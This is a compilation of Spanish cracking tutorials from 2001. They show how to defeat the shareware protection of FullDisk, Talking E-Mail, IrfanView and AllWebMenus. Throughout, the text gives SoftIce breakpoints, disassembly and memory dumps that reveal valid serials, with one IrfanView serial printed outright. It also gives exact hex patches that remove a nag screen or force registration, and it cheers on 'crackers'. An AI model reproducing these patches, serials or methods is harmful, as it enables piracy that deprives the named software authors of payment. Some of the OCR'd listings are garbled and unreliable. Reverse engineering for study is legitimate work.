0157:004890C2 LEA EDX,[EBP-0104] <---------- es aqui..... ya dejen de presionar F10.. ALTO....

0157:004890C8 XOR ECX,ECX

0157:004890CA MOV EAX,[EBX+000002FC] v

0157:004890D0 CALL 00464CDC < > v

----------DEBOARD!CODE+000880A1----------

Anotamos ese numerito... (el que vemos en EDX)

Salimos de SiCe... "CONTROL D

Introducimos ese numerito... y .. Que paso... no funciono...

SI, SI FUNCIONO::::

Otro programa mas crackeado...

AH se me olvidaba decirles... este programa cuando lo registras crea un archivo con extenxion .key...si borran este archivo tienen que introducir de nuevo la clave de activacion...

nOTAS

Este mismo esquema lo usan todos los programas de esta casa de software asi que pueden practicar con todos ellos.

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor_x**
- Toda la gente de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

FullDisk v3.1

Tipo de Manual	Eliminar un molesto NAG		
CRACKER:	RuL	FECHA:	04/04/2001

INTRODUCCION

NOMBRE del PROGRAMA: *FullDisk*
Version: *3.1*
Tamaño: *99'5 Kb*
Protección: *NAG-SCREEN*
URL: *¿?*
Dificultad *Moderada*
Herramientas utilizadas: *SoftIce, W32dasm 8.9, Hexview y file-inPEctor (opc.)*

Se trata de un programita muy sencillo (y no por ello barato) que nos informa del espacion que nos queda disponible en el disco duro, de cuanto ocupa cada directorio, y varias cosas más.
Si no encontrais el archivo para poder practicar con él, mandadme un mail y os lo pasaré, y si tenéis alguna duda no dudeis en escribirme, solo quiero una cosa NO ME PIDAIS CRACKS (http://astalavista.box.sk)

RuL- rulzgz@punkass.com - 4/4/2001

AL ATAKE

:: 1ª APROXIMACIÓN ::

Lo primero de todo es recabar información acerca de nuestro objetivo, usando el file inPEctor vemos ke esta programado en **Visual C++ 4.2** y ke no está ni encriptao ni nada (mejor pa nosotros :)

Observando el programa me doy kuenta de ke no hay ninguna opción desabilitada, lo uniko ke fastidia de no tener registrado el programa (10$ me parece mucho para lo ke hace el programa :) es un NAG kada vez ke salimos del programa, asi ke he decidido ir a por el NAG directamente, no intentar registrar el programa, mas que nada porke kasi nunca he crackeao NAGs y me llama más la atención.

:: VAMOS A POR EL NAG ::

Lo primero de todo desemsamblamos el ejecutable con W32dasm, y miramos un poko por encima. Y en la primera parte del kodigo veo algo MUY interesante (de casualidad :):

++++++++++++++++ DIALOG INFORMATION +++++++++++++++++++ // Fijaros en esta seccion
[....]
Name: DialogID_0067, # of Controls=006, Caption:"How did you like FullDisk?", ClassName:"" // ¿Os suena?
001 - ControlID:0002, Control Class:"BUTTON" Control Text:"Tell me more now" // :)
002 - ControlID:0001, Control Class:"BUTTON" Control Text:"I will register soon" // Exacto!! es exactamente lo ke pone en el NAG
003 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Send comments to the Author,"
004 - ControlID:FFFF, Control Class:"BUTTON" Control Text:""
005 - ControlID:FFFF, Control Class:"BUTTON" Control Text:""

Bueno ahora tenemos que buscar donde se usa esto, para eso pulsamos el Botón **Dialog References** (al lado de Str Ref) y hacemos doble click en **"Dialog: DialogID_0067"**, esto lo repetimos varias veces para ver si hay mas de una referencia y en efecto, hay 3:

* Possible Reference to Dialog: DialogID_0067
|
:00402415 6A67 push 00000067 // Apuntamos 00402415

* Possible Reference to Dialog: DialogID_0067
|
:00403163 6A67 push 00000067 // Apuntamos 00403163

* Possible Reference to Dialog: DialogID_0067
|
:00409735 6A67 push 00000067 // Apuntamos 00409735

Mu bien ahora tenemos ke sabes kual es el kausante del NAG kuando salimos, asi ke abrimos en **SYMBOL LOADER (SoftIce)** , abrimos nuestro ejecutable y le damos a **Load** despues de un mensaje de error (no os preocupeis, sale SIEMPRE) aparecemos en el SoftIce (a partir de ahora lo llamare **SI**). Komo no sabemos kon seguridad kual de los tres es el ke provoca nuestra NAG, ni cortos ni perezosos le klavamos 3 Breakpoints :)

Bpx 00402415
Bpx 00403163
Bpx 00409735

Echo esto pulsamos **F5** y volvemos ha windows, el programa esta ejecutandose asi ke lo cerramos y **!!Eureka¡¡** Salta uno de los breakpoints ke hemos kolokao, exactamente el de **00409735.**

Bueno ya sabemos kual de los tres es el kulpable, ahora debemos encontrar el lugar exacto donde se genera el NAG, asi ke komenzamos a Tracear con F10, hasta ke en una CALL bastante alejada, aparece nuestra NAG, exactamente en esta:

015F:0040262C E83DA30000 Call 0040C96E

Umm, interesante pero todavia no es definitivo por lo k tendremos ke ahondar un poko más :) borramos todos los Breackpoints **(Bc *)** y ponemos
Bpx 0040262C y reiniciamos el proceso, te recuerdo: Cargamos el ejecutable con el Symbol Loader, pulsamos F5 y cerramos el ejecutable para ke aparezca el NAG. Al hacer esto salta de nuevo el **SI** en el CALL anterior, tenemos ke seguir traceando solo ke ahora en vez de usar **F10** (ejecuta todo el CALL de tiron) usaremos **F8** ke es igual ke F10 solo ke ejecuta las instrucciones de la

CALL paso a paso.

Pues eso pulsamos **F8** y ya estamos dentro de la CALL, ahora ke ya estamos dentro del CALL usamos **F10** y traceamos como antes, esta vez aparece el NAG al pasar por..... pero ke **** pasa!!? ke es eso!!??
---------MFC40!.text+00017AD0--------
Si os fijais en la linea de abajo pone algo asi, pos esto simplemente indica ke el ultimo JMP saltaba a MFC40.DLL :) asi ke el primer CALL (0040262C) es el ke nos interesa parchear asi ke al tajo :)

:: VAMOS A PARCHEAR ::

Parece claro lo ke hay ke hacer ,no?¿ Lo primero ke tenemos ke kalkular es el OFFSET (recuerda ke lo ke sabemos el la direccion RVA, es decir, la dirección en memoria) para averiguarlo usaremos **file insPEctor.**

Le damos a **Abrir Archivo** seleccionamos fulldisk.exe y le damos a **Analizar,** Seleccionamos la pestaña **Herramientas** y en donde pone **RVA to OFFSET** escribimos:

0040262C == pulsamos boton ==> **00001A2C**
RVA ==========> **OFFSET**

Mu bien ahora ya podemos parchear eso :) pero primero kiero ke os fijeis en una kosa, si entrais en el **HEXVIEW** y os limitais a NOPear (cambiar E83DA30000 por 9090909090 (90 es la instruccion NO OPeration en hexadecimal)) no funsionará por lo siguiente, fijemonos en ejecutable desemsamblado:

:0040262C E83DA30000 Call 0040C96E // CALL ke genera nuestro NAG
:00402631 83F801 cmp eax, 00000001 // Aki kompara EAX con 1, espera ke despues del CALL salga con 0 o 1 asi ke si nopeamos lo anterior EAX llega
:00402634 0F850B000000 jne 00402645 // aki con el valor ke tuviera antes, lo ke podria hacer ke se kolgara el ordenador

Asi ke tenemos ke hacer ke EAX llegue ahi con valor 1 (si EAX=1 sale), y ¿komo lo hacemos? pos sencillo, poniendo en lugar del CALL la instruccion
Mov EAX, 00000001 esto en hexadecimal es **B801000000** (nos viene muy bien)

Asi ke abrimos Hexview o kualkier otro editor hexadecimal y en el OFFSET **1A2C** cambiamos **E83DA30000** por **B801000000** y listo :)

:: SALUDOS ::

Mr.Silver - [thEpOpE] - Karpoff - Mr.Nobody - Albrto - MoRkO - Webon - ZiB - Snaper - BloodyMer - nano_ -etc....
y por supuesto a la gente de #AtRiO y #crackers del irc.hispano.org

Cracked By RuL :: rulzgz@punkass.com

"Pensais que todo tiene un límite, asi estais todos... LIMITADOS" - ESKORBUTO

Karpoff Spanish Tutor

Programa: ***Talking E-Mail v 3.0***

PROTECCION:	**Name/serial**		
Objetivo:	**Buscar un Numero de Serie Valido**		
Descripcion:	Programa para recuperar archivos borrados.		
Dificultad:	Principiante		
DOWNLOAD:	***http://www.4developers.com/***		
Herramientas:	**Softece v4.0**		
CRACKER:	**Profesor_X**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Talking E-Mail v 3.0* de la empresa 4developers que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El show de hoy estara a cargo de un programa que a mi parecer es bueno para quienes gustan de que la Pcera les hable cuando llegue un E-mail, tiene muy buenas caracteristicas el ***Talking E-Mail v 3.0*** , es bueno bajenlo y usenlo.....yo tenia pensado hacer un solo tutorial para mostrales como se desprotegen todos los sharewares de esta empresa pero me lleve un chasco cuando quise ver otro shareware que ofrecen, . que decidi hacer un tutorial para cada uno.....

Objetivos


1. Buscar un Numero de serie valido

Manos a la Obra (Metodo 1)

Bueno amigos empezemos con este **Taco de Cochinita Pibil !!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:



mmmm....como podemos ver esta hecho en visual Basic v 5.0 y no esta empacado ni nada de nada...jejeje.... continuemos..... ahora abramos el programa y nos aparecera una ventana como esta:



la que nos dice que es una version Trial y que tenemos 14 dias para probarlo, insertamos un nombre y numero de serie y damos click en UNLOCK y nos manda el siguiente mensaje:

OK! ahora vamos y reiniciamos la Pcera con el Soft Ice, y ponemos un breakpoint en __VBASTRCMP y !!!! QUE no te acepta el breakpoint ? .... jejejejje para que te lo acepte debes de abrir el WINICE.DAT y añadir en la seccion que aparece abajo, las lineas de color anaranjado, estas son para que acepte las funciones de Visual Basic....

```
*********************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; Example: PHYSMB=32
; *********************************************************
EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\comdlg32.dll
EXP=c:\windows\system\shell32.dll
EXP=c:\windows\system\shell232.dll
EXP=C:\windows\system\advapi32.dll
EXP=C:\windows\system\vb40032.dll ;<--VB4 runtime file
EXP=C:\windows\system\msvbvm50.dll ;<--VB5 runtime file
EXP=C:\windows\system\msvbvm60.dll ;<--VB5 runtime file
```

Recuerda que despues de hacer los cambios debes de reinicar la Pcera ... ok!!!!!.....

Ahora si regresamos al sofice dando CONTROL D y ponemos el Break POint y siiiiii nos lo acepta....jejejje --- damos CONTROL D

otra vez y regresamos al programa, damos click en UNLOCKy saltamos directamente al Soft Ice y damos F12 una sola vez y caemos en esta parte del codigo :

```
-----------------------------------------------------------------------PROT32-

0167:00453FC0  FF1594134800        CALL      [MSVBVM50!__vbaStrCmp]            ^

0167:00453FC6  85C0                TEST      EAX,EAX                           ^

0167:00453FC8  7528                JNZ       00453FF2

0167:00453FCA  8B16                MOV       EDX,[ESI]

0167:00453FCC  56                  PUSH      ESI

0167:00453FCD  FF92FC060000        CALL      [EDX+000006FC]

0167:00453FD3  3BC3                CMP       EAX,EBX

0167:00453FD5  0F8D48020000        JGE       00454223

0167:00453FDB  68FC060000          PUSH      000006FC

0167:00453FE0  68489F4100          PUSH      00419F48

0167:00453FE5  56                  PUSH      ESI

0167:00453FE6  50                  PUSH      EAX

0167:00453FE7  FF150C134800        CALL      [MSVBVM50!__vbaHresultCheckObj]

0167:00453FED  E931020000          JMP       00454223

0167:00453FF2  8D45E0              LEA       EAX,[EBP-20]

0167:00453FF5  8D4DD8              LEA       ECX,[EBP-28]

-----------------------------------TALKMAIL!.text+00052FC0---------------------
```

caemos en 0167:00453FC6 85C0 TEST EAX,EAX ahi damos D EDX y nos aparecera la siguiente informacion en la ventana de datos :

```
016F:004C5D0C 00320031  00340033  00360035  00380037      1.2.3.4.5.6.7.8.     ^

016F:004C5D1C 00390039  00000000  00000000  A0000024      9.9.........$...     ^

016F:004C5D2C 00000014  00320031  00340033  00360035      ....1.2.3.4.5.6.

016F:004C5D3C 00380037  00390039  00000000  01000000      7.8.9.9.........
```

```
016F:004C5D4C A0000024  00000016  00650047  00540074      $.......G.e.t.T.

016F:004C5D5C 00700079  00490065  0066006E  0000006F      y.p.e.I.n.f.o...

016F:004C5D6C 0000003D  A0000034  7FBDABB0  004C76E0      =...4......&127;.vL.

016F:004C5D7C 00000001  004C59B0  004C5AC0  004C5EE4      .....YL..ZL..^L.

016F:004C5D8C 004C5AF8  00000000  00020400  00000000      .ZL.............

016F:004C5D9C 000000C0  46000000  A0000028  00000024      .......F(...$...

016F:004C5DAC 00000000  00000000  00000000  00000000      ................

016F:004C5DBC 004C5DD4  004C5A70  004C58E0  004C56D4      .]L.pZL..XL..VL.

016F:004C5DCC A0000010  0000000B  6D77736D  00006773      ........mswmsg..

016F:004C5DDC A0000034  7FBDABB0  004C76E0  00000001      4......&127;.vL.....     v

016F:004C5DEC 004C57F4  004C5930  004C5E5C  004C5E14      .WL.0YL.\^L..^L.     v
```

si lo que coloreee de verde parece ser nuestro numero de serie que insertamos ..... jejejeje creo que vamos bien ..... despues de ahi vamos traceando con F10 hasta llegar a esta parte del codigo :

```
-----MSVBVM50!__vbaStrMove+001A-----------------------------------------PROT32-

0167:0F01F8F4  EBF0                JMP       0F01F8E6                        ^

MSVBVM50!__vbaStrCmp                                                         ^

0167:0F01F8F6  FF742408            PUSH      DWORD PTR [ESP+08]

0167:0F01F8FA  FF742408            PUSH      DWORD PTR [ESP+08]

0167:0F01F8FE  6A00                PUSH      00

0167:0F01F900  E85E3CFEFF          CALL      MSVBVM50!__vbaStrComp
```

Karpoff Spanish Tutor 2001

Programa: ***Irfan View v 3.33***

PROTECCION:	**Name / Serial**
Objetivo:	***Buscar un serial valido***
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	***http://www.irfanview.com***
Herramientas:	Softice 3x
CRACKER:	**Profesor_X** **FECHA: 15/04/2001**

INTRODUCCION

Hola Amigos otro programa mas que analizamos, en este tutorial veremos como encontrar un numero de serie valido para el *Irfan View v 3.33* de la empresa Irfan Skiljan que se especializa en desarrollar utilerias para windows algunas muy buenas …….. como podran ver aumente una nueva seccion que se llama : VALORACION DEL SOFTWARE en la cual pondremos la calificacion que se merece segun mi punto de vista, tomando en cuenta los siguientes parametros:

1. sistema de proteccion
2. Funcionalidad
3. Calidad en programación

AL ATAKE

Comentario del Programa


- El show de hoy estara a cargo de un programa que a mi parecer es bueno para quienes gustan de un solo programa con el cual puedan ver todas sus imagenes no importando el formato que sea, tiene muy buenas caracteristicas el ***Irfan View v 3.33*** , pruebenlo y veran que vale la pena, quiero aclarar que hay mejores aplicaciones para visualización de imagenes.

Objetivos

1. Buscar un numero de serie

Manos a la Obra

Bueno amigos empezemos con este **Taco de salchica en escabeche...!!!! JEJEJEJEJ**..... lo primero que haremos es analizar el programa para ver si esta empakado y en que lenguaje fue hecho, con la herramienta llamada **Lenguaje 2000** y nos mostrara esto:



mmmm....como podemos ver esta hecho en visual C++ y esta empacado con el paker mas conocido de todos el Aspack v 1.08, jjejjejje ok ahora abramos el programa y busquemos si tiene una opcion para insertar un serial...y despues de un rato encontramos esa opcion..en el menu Help > Registration y nos aparece esta ventanita :

en la cual insertaremos un nombre y numero de serie y damos click en OK y nos manda un mensaje como este:

OK! ahora vamos y reiniciamos la Pcera con el Soft Ice, y ejecutamos el ***Irfan View v 3.33*** y vamos al dialogo de registro e insertamos unos datos, pero antes de dar OK vamos y damos CONTROL D y ponemos un Break POint en MESSAGEBOXA, damos CONTROL D otra vez y ahora si damos click en OK y saltamos inmediatamente a el softice, damos F12 una sola vez y caemos en esta parte del codigo:

```
016F:0073EF54 35 33 32 31 31 30 38 30-38 00 44 00 00 00 40 00  532110808.D...@.^

016F:0073EF64 00 00 00 00 98 8C 44 00-A0 F5 73 00 A0 F6 73 00  ......D...s...s.^

016F:0073EF74 BC F8 73 00 2C 89 00 00-D4 F8 73 00 08 F9 73 00  ..s.,.....s...s.v

016F:0073EF84 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................v

-----------------------------------------------------------------------------PROT32-

0167:00448C92  50                  PUSH      EAX

0167:00448C93  E8088EFEFF          CALL      00431AA0

0167:00448C98  83C408              ADD       ESP,08

0167:00448C9B  85C0                TEST      EAX,EAX

0167:00448C9D  752D                JNZ       00448CCC

0167:00448C9F  8B0DC4FF4C00        MOV       ECX,[004CFFC4]

0167:00448CA5  8B15A0284E00        MOV       EDX,[004E28A0]

0167:00448CAB  6830200000          PUSH      00002030

0167:00448CB0  68003A4E00          PUSH      004E3A00

0167:00448CB5  51                  PUSH      ECX

0167:00448CB6  52                  PUSH      EDX

0167:00448CB7  FF15C8D34A00        CALL      [USER32!MessageBoxA]

0167:00448CBD  33C0                XOR       EAX,EAX  CAEMOS AQUI

0167:00448CBF  5F                  POP       EDI
```

bueno amigos cuando damos F12 una sola vez caemos en la direccion de memoria 00448CBD ok una vez ahi suvimos diez lineas y podemos ver una CALL seguido de TEST mmmmm... interesate , vamos y borramos todos los break Points y ponemos uno nuevo en 00448C93 y damos CONTROL D e insertamos un numero y nombre falso y damos click en OK y saltamos directamente a esa direccion de memoria damos una sola vez F10 y caemos en 00448C98 y damos D EDX y hechamos un vistazo a la ventana de datos, nos aparecen unos numeros extraños **532110808** OK!!!! los apuntamos en un papel y vamos a la ventana de registro otra vez, damos click en OK yyyyyy!!!!!!!!!! nos aparece la siguiente ventana :

ahora si podemos decir ……. PROGRAMA CRACKEADO …….

nOTAS

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……Soy humano y cometo **errores**, si encuentras uno házmelo saber OK. PROFESOR_X

UNA COSA MUY IMPORTANTE SI QUIERES QUE TUS TUTORIALES APARESCAN EN LA COMPILACION DE TUTORIALES 2000 MANDAMELOS A MI EMAIL……

Saludos

- **[DeK_OiN]**
- **Act MAgO**
- **iTeD**
- **SIR DREAM**
- **POTHEAD**
- **VluGo**
- **CrKViz**
- **Txeli**
- **Kuato_Thor**
- **CODE_MEX**
- **Metamorfer**
- **Txotxo**
- **Raziel**

- **Turbop**
- **Karpoff** http://welcome.to/karpoff
- **Xasx** de **TNT!** http://www.tntcrackers.ws
- **Viper** (creador de file ins**PE**ctor) file ins**PE**ctor web site http://www.finspec.swsites.net/index.htm
- Toda la people de **TUTORIALES2000**.
- Saludos a todos los **crackers** del mundo.

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden,lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor 2001

Programa: ***Allwebmenus V1.2***

PROTECCION:	**Name / Serial**
Objetivo:	***Buscar un serial valido***
Descripcion:	
Dificultad:	Principiante
DOWNLOAD:	http://www.Likno.com
Herramientas:	Softice, W32dsm89 , Regmonitor , Editor Hex.
CRACKER:	**SiLvEr StOrM** **FECHA:** **15/04/2001**

INTRODUCCION

Hola de nuevo, despues de varios dias sin hacer un tut aqui les va otro ..aqui vamos de nuevo pero esta vez vamos a parchar el prgrama para que el mismo nos de el serial.. Jejej fijense el mismo programa se va registrar solito.. que tonto ..ya son 11 tutoriales gracias a todos Uds...(por tener paciencia de leerelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKE

Comentario del Programa

- El programa que vamos a registrar les genera menus para intrucirlos en un html file.

Objetivos

1. Simular registrarse

Manos a la Obra

Primero instalamos nuestro programa , luego lo revisamos con File Inspector, este lo omito los detalles pues en todos los tutoriales anteriores lo hemos hecho, creo que ya no necesito decirlo de nuevo. lo unico que debemos saber es que esta hecho en Visual Basic. podriamos intentar buscar el serial con Numega smartcheck, pero esta vez no lo haremos, pues lo parchearemos.

Ok... jeje aqui comienza la aventura.

Abrimos nuestro Objetivo... y . tratamos de registrarlo. nada nuevo.. Help.. Register..etc...

El programa nos da un error cuando ponemos cualquier numero... The password..... etcetcectect.

ok. abrimos W32dsm89 y buscamos nuestro objetivo.

Recuerden de hacer una copia del executable.... y trabajar sobre la copia a la hora de hacer las modificaciones.

Luego buscamos el string "The password...."

veremos algo asi:

URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
* Possible StringData Ref from Code Obj ->"The password you entered is not "
                                        ->"correct"
:00533007 C745940C0C0400          mov [ebp-6C], 00410C0C
:0053300B 007590                  mov dword ptr [ebp-74], esi
:0053300C FFD7                    call edi
:0053300E 8D45BC                  lea eax, dword ptr [ebp-44]
:00533010 8D4DAC                  lea ecx, dword ptr [ebp-54]
:00533013 50                      push eax
```

W32Dasm List of String Data Items

In Search Disassembly for String Data, Double Click on Text — Cancel Search

```
:00533004 "The menu was successfully inserted"
          "The name""
          "The new style has been successfully"
* Reference: "The password you entered is not "
          "The Style Name can not contain"
:0053300C "Then place it in the same directory"
:0053300D "This command will delete the selected"
:0053300E "This copy has already been registered"
:0053300F "This file is not a valid"
:00533012 "TIPOFDAY.TXT"
:00533013 "Title BG Color"
:00533014 "Title Border Color"
:00533015 "Title Border Style"
:00533016 "Title Border Width"
:00533017 "Title Content Alignment"
:00533018 "Title Image Alignment"
          "Title Image"
* Reference:
```

Close — Copy All — Copy View

```
:00533033 83C414                  add esp, 00000014
:00533036 E9000000000             jmp 0053303B
```

```
:00533003 03C414                add esp, 00000014
:00533006 E9D5000000            jmp 00533104
```

Subimos un poco en el codigo ..
Aquí el programa ya viene con el error de codigo.. Seguimos todas las referencias.. vemos que mas arriba hay un JNE ...

esto es interesante verdad?..Asi que lo primero que hacemos es cambiar esta instrucción a si no es igual no ejecute osea de 756d
Cambiamos a 746d para decirle que salte a la direccion 5330fb .

Para cambiar esto usamos un editor hexadecimal.. recuerden que para ver el offset deben ver en la parte de debajo de w32dasm donde dice @offset 0013308C ... la h no se toma en cuenta pues quiere decir que el numero esta en hexadecimal

Ejecutamos el REGMONITOR para ver que pasa con el registro. y luego nuestrop programa modificado...

Intentamos Registrarlo y si, cuando metemos cualquier numero el programa nos da las gracias por registrarlo..

Pensamos que eso estodo, pero lamentablemente cuando vemos en about nos dice unregistered copy.. JEjej la cosa no era tan facil pero bueno seguimos viendo. lo interesante de este paso es que el programa crea las claves dentro del registro de windows.

Si cuando le damos enter al crear la clave, no vamos aregmonitor.y analizamos vemos que el programa crea las claves dentro del registro.
Estas claves las vamos a utilizar mas tarde, pues sabemos que son falsas.

Registry Monitor - Sysinternals: http://www.sysinternals.com

File Edit Options Help

#	Time	Request	Path	Result	Other
156	1	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCESS	Key: 0x[illegible]
157	1	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0\1406	SUCCESS	0x0
158	1	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0	SUCCESS	
159	1	RegCreateKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
160	1	RegSetValueEx	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pwd	SUCCESS	"[illegible]"
161	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
162	1	RegOpenKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
163	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\ewmx	SUCCESS	
164	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\ewmx	SUCCESS	0x[illegible]
165	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\ewmx	SUCCESS	"[illegible]"
166	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
167	1	RegOpenKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
168	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainWidth	SUCCESS	
169	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainWidth	SUCCESS	0x[illegible]
170	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainWidth	SUCCESS	"[illegible]"
171	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
172	1	RegOpenKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
173	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainHeight	SUCCESS	
174	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainHeight	SUCCESS	0x[illegible]
175	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\MainHeight	SUCCESS	"[illegible]"
176	1	RegCloseKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	
177	1	RegOpenKey	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings	SUCCESS	Key: 0x[illegible]
178	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pid	SUCCESS	
179	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pid	SUCCESS	54 55 44 4b
180	1	RegQueryValue	HKCU\Software\VIA and VIA Program Settings\VIAWebMenu\Settings\pid	SUCCESS	"[illegible]"
